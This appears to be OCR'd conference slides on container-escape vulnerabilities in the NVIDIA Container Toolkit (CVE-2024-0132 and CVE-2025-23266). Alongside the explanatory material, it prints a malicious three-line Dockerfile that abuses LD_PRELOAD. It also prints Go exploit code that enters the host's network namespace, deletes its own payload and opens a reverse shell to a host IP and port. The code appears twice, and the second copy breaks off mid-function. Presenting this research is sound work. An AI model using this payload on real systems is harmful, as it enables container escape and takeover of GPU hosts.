
CVE-2024-0132 – real case



CVE-2024-0132 – real case




CVE-2024-0132 – real case



CVE-2024-0132 – pwned

- System dirs



CVE-2024-0132 – exploiting fixing version

- It can fail even in patched versions if allow-cuda-compat-libs-from-container is forcibly enabled

A feature flag, allow-cuda-compat-libs-from-container was included in the NVIDIA Container Toolkit to allow users to opt-in to the previous behavior if required.
Warning: Opting-in to the previous behavior will remove protection against this vulnerability and is not recommended.

To set the feature flag ensure that the NVIDIA Container Toolkit config file at /etc/nvidia-container-runtime/config.toml includes:

```
[features]
  allow-cuda-compat-libs-from-container = true
```

CVE-2024-0132 – restrictions

- There may be limitations if workloads are not run as root
- If a non-standard configuration is used (via CDI), this vulnerability won't affect you
- Depending on the base image, the libraries will be located in different directories

How to test GPU without GPU

nvidia-container-toolkit runs on a fake-nvidia


```
root@localhost:~# nvidia-container-cli info
NVRM version:   535.104.05
CUDA version:   12.2

Device Index:   0
Device Minor:   0
Model:          NVIDIA Tesla T4
Brand:          Tesla
GPU UUID:       GPU-0-FAKE-UUID
Bus Location:   00000000:00:00.0
Architecture:   7.5

Device Index:   1
Device Minor:   1
Model:          NVIDIA Tesla T4
Brand:          Tesla
GPU UUID:       GPU-1-FAKE-UUID
Bus Location:   00000000:00:00.0
Architecture:   7.5

Device Index:   2
Device Minor:   2
Model:          NVIDIA Tesla T4
Brand:          Tesla
GPU UUID:       GPU-2-FAKE-UUID
Bus Location:   00000000:00:00.0
Architecture:   7.5

Device Index:   3
Device Minor:   3
Model:          NVIDIA Tesla T4
Brand:          Tesla
GPU UUID:       GPU-3-FAKE-UUID
Bus Location:   00000000:00:00.0
Architecture:   7.5
```

fake-nvidia

CVE-2024-0132 – conclusions


- If you're looking at an ML cluster, it'll most likely pwned
- Permissions are required to use a custom image
- Detected at the Dockerfile level

Continuing with the GPU



Found within Pwn2Own

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. This unique bug earns them $30,000 and 3 Master of Pwn points.



CVE-2025-23266


ZERO NIGHTS

The Exploit: A Three-Line Docker File

One of the most alarming aspects of this vulnerability is its simplicity. An attacker only needs to build a container image with a malicious payload and the following three-line Dockerfile.


The Malicious Dockerfile:

```
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
```



[NVIDIAScape - Critical NVIDIA AI Vulnerability: A Three-Line Container Escape in NVIDIA Container Toolkit (CVE-2025-23266)]

CVE-2025-23266



CVE-2025-23266

ZERO NIGHTS

- Unlike other hooks, the createContainer hook inherits the container's env by default
- And runc as a privileged process on the host

CreateContainer Hooks


The `createContainer` hooks MUST be called as part of the `create` operation after the runtime environment has been created (according to the configuration in config.json) but before the `pivot_root` or any equivalent operation has been executed. The `createContainer` hooks MUST be called after the `createRuntime` hooks.

The `createContainer` hooks' path MUST resolve in the runtime namespace. The `createContainer` hooks MUST be executed in the container namespace.

For example, on Linux this would happen before the `pivot_root` operation is executed but after the mount namespace was created and setup.

The definition of `createContainer` hooks is currently underspecified and hooks authors, should only expect from the runtime that the mount namespace and different mounts will be setup. Other operations such as cgroups and SELinux/AppArmor labels might not have been performed by the runtime.

CVE-2025-23266 – sploit




```go
package main

/*
void loader() __attribute__((constructor));
*/
import "C"

import (
    "log"
    "net"
    "os"
    "os/exec"
    "runtime"
    "syscall"

    "golang.org/x/sys/unix"
)

func setns() (err error) {
    runtime.LockOSThread()
    defer runtime.UnlockOSThread()
    targetNs, err := os.Open("/proc/1/ns/net")
    if err != nil {
        log.Printf("[-] Failed to open PID 1 network namespace: %v.", err)
        return
    }
    defer targetNs.Close()

    if err = unix.Setns(int(targetNs.Fd()), syscall.CLONE_NEWNET); err != nil {
        log.Printf("[-] Failed to set network namespace to PID 1: %v", err)
        return
    }
    return
}
```

```go
//export loader
func loader() {
    _ = setns()
    _ = os.Unsetenv("LD_PRELOAD")
    _ = os.Remove("/proc/self/cwd/evil.so")

    ip := os.Getenv("TARGET_IP")
    port := os.Getenv("TARGET_PORT")
    if ip == "" {
        ip = "172.17.0.1"
    }
    if port == "" {
        port = "2333"
    }

    conn, err := net.Dial("tcp", ip+":"+port)
    if err != nil {
        log.Fatalf("Failed to connect to remote ip: %v", err)
    }
    cmd := exec.Command("/bin/sh")
    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn
    _ = cmd.Run()
}

func main() {}
```

CVE-2025-23266 – sploit

```go
package main

/*
void loader() __attribute__((constructor));
*/
import "C"

import (
    "log"
    "net"
    "os"
    "os/exec"
    "runtime"
    "syscall"

    "golang.org/x/sys/unix"
)

func setns() (err error) {
    runtime.LockOSThread()
    defer runtime.UnlockOSThread()
    targetNs, err := os.Open("/proc/1/ns/net")
    if err != nil {
        log.Printf("[-] Failed to open PID 1 network namespace: %v.", err)
        return
    }
    defer targetNs.Close()

    if err = unix.Setns(int(targetNs.Fd()), syscall.CLONE_NEWNET); err != nil {
        log.Printf("[-] Failed to set network namespace to PID 1: %v", err)
        return
    }
    return
}
```




```go
//export loader
func loader() {
    _ = setns()
    _ = os.Unsetenv("LD_PRELOAD")
    _ = os.Remove("/proc/self/cwd/evil.so")

    ip := os.Getenv("TARGET_IP")
    port := os.Getenv("TARGET_PORT")
    if ip == "" {
        ip = "172.17.0.1"
    }
    if port == "" {
        port = "2333"
    }

    conn, err := net.Dial("tcp", ip+":"+port)
    if err != nil {
        log.Fatalf("Failed to connect to remote ip: %v", err)
    }
    cmd := exec.Command("/bin/sh")
    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn
